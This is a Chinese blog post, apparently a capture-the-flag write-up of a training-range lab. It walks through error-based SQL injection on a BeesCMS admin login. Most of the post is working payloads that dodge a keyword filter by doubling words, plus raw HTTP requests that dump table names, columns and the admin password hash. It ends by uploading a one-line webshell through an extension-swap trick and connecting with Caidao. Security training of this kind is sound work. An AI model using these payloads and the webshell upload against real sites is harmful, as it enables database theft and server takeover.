

# 封神台靶场-sql注入绕过防护getshell

原创

weixin\_43446292 于 2022-03-10 15:12:49 发布 4948 收藏

文章标签: [sql](#) [数据库](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43446292/article/details/123401201](https://blog.csdn.net/weixin_43446292/article/details/123401201)

版权

url为http://rhiq8003.ia.aqlab.cn/bees/, 此页面尝试sql注入, 不成功; 在路径后面加admin可以跳转到管理员登录界面,  
http://rhiq8003.ia.aqlab.cn/bees/admin

| rhiq8003.ia.aqlab.cn/bees/admin/login.php



CSDN @weixin\_43446292

在登录框测试sql注入, 输入admin'123456 (直接使用admin/admin即可成功登录)

← → C ▲ 不安全 | rhiq8003.ia.aqlab.cn/bees/admin/login.php?action=ck\_login

操作数据库失败You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "admin" limit 0,1' at line 1  
sql:select id,admin\_name,admin\_password,admin\_purview,is\_disable from bees\_admin where admin\_name='admin' limit 0,1

[返回](#)

报错, 存在字符型注入, 使用报错注入进行测试, 根据响应结果可知对and过滤, 使用双写  
admin' an and d updatexml(1,concat(0x7e,(select database()),0x7e),1)+

Origin: http://rhiq8003.ia.aqlab.cn  
Connection: close  
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php  
Cookie: td\_cookie=726865162; PHPSESSID=sju843b2q3pbhqtlp35qlrcn5  
Upgrade-Insecure-Requests: 1  
user=admin' an and d updatexml(1,concat(0x7e,(select database()),0x7e),1)+  
---&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32

13 <p>  
操作数据库失败XPath syntax error: ' `bees` ' <br>  
sql:select id,admin\_name,admin\_password,admin\_purview,is\_disable from bees\_admin  
-- , limit 0,1  
</p>  
<p id="time\_url">  
<a href="javascript:history.go(-1); style="text-decoration:none">返回</a>  
</div>

CSDN @weixin\_43446292

## 一、表名

admin' an and d updatexml(1,concat(0x7e,(seselectlect group\_concat(table\_name) fr from om information\_schema.tables wh where ere table\_schema like database()),0x7e),1)+

```
0 Connection: close
1 Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
2 Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35qlrcn5
3 Upgrade-Insecure-Requests: 1
4
5 user=admin' an and d updatexml(1,concat(0x7e,(seselectlect
group_concat(table_name) fr from om information_schema.tables wh where
ere table_schema like database()),0x7e),1)
6 --&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```

```
.TH syntax error: `~bees_admin,bees_admin_group,bee`<br>
min_name,admin_password,admin_purview,is_disable from bees_admin where adm
13
    ip:t:history.go(-1);" style="text-decoration:none">返回</a>
```

CSDN @weixin\_43446292

没有完全显示出表名，可以使用substr()或者limit，其中limit函数不能与group\_concat一起使用

1、admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect group\_concat(table\_name) fr from om information\_schema.tables wh where ere table\_schema like database()),0x7e),29,50),1)+

2、admin' an and d updatexml(1,concat(0x7e,(seselectlect concat(table\_name) fr from om information\_schema.tables wh where ere table\_schema like database()) limit 2,1),0x7e),1)

-+

## 二、列名

admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect group\_concat(column\_name) fr from om information\_schema.columns wh where ere table\_name like 'bees\_admin'),0x7e),1,30),1)+

```
9 Origin: http://rhiq8003.ia.aqlab.cn
0 Connection: close
1 Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
2 Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35qlrcn5
3 Upgrade-Insecure-Requests: 1
4
5 user=admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect
group_concat(column_name) fr from om information_schema.columns wh where
ere table_name like 'bees_admin'),0x7e),1,30),1)
6 --&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```

```
v style="font-size:14px;">操作数据库失败XPATH syntax error: `~id,admin_name,admin_password`<br>
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees
13
    limit 0,1
/p>

```

CSDN @weixin\_43446292

## 三、数据

admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect group\_concat(admin\_name,0x7e,admin\_password) fr from om bees\_admin),0x7e),1,30),1)+

```
Content-Length: 210
Origin: http://rhiq8003.ia.aqlab.cn
Connection: close
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35qlrcn5
Upgrade-Insecure-Requests: 1
user=admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect
group_concat(admin_name,0x7e,admin_password) fr from om
bees_admin),0x7e),1,30),1)
--&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```

```
div style="font-size:12px;">


操作数据库失败XPATH syntax error: `~admin`21232f297a57a5a743894a0`<br>
sql:select id,admin_name,admin_password,admin_purview,is_disable from b
13
    limit 0,1
/p>


```

CSDN @weixin\_43446292

```
Connection: close
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35qlrcn5
Upgrade-Insecure-Requests: 1
user=admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect
group_concat(admin_name,0x7e,admin_password) fr from om
bees_admin),0x7e),19,30),1)
--&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```


```
<p>
操作数据库失败XPATH syntax error: `a5a743894a0e4a801fc3,flag`47e`<br>
sql:select id,admin_name,admin_password,admin_purview,is_disable from b
13
    limit 0,1
/p>

```

CSDN @weixin\_43446292

最后得到admin/21232f297a57a5a743894a0e4a801fc3,解密后得到密码admin

登录成功后内容管理-上传图片图片-修改，上传后缀名为.jpg的一句话文件，抓包修改后缀名为.php，然后菜刀连接



	文件	时间
+	C:	
+	D:	
+	E:	
	Documents and Settings	2022-01-04 11:04:1
	Inetpub	2018-10-17 17:04:2
	Program Files	2022-01-05 13:58:4
	RECYCLER	2020-08-13 14:06:0
	System Volume Information	2018-10-17 07:39:5
	web	2019-05-27 09:22:3
	WINDOWS	2021-10-25 18:03:2
	wmpub	2018-10-17 07:36:1
	AUTOEXEC.BAT	2018-10-17 07:35:4
	boot.ini	2018-10-17 07:28:3
	bootfont.bin	2007-03-07 12:00:0
	CONFIG.SYS	2018-10-17 07:35:4
	flag.txt	2018-04-02 11:25:3
	IO.SYS	2018-10-17 07:35:4
	MSDOS.SYS	2018-10-17 07:35:4
	NTDETECT.COM	2007-03-07 12:00:0
	ntldr	2007-03-07 12:00:0
	pagefile.sys	2021-10-26 08:47:2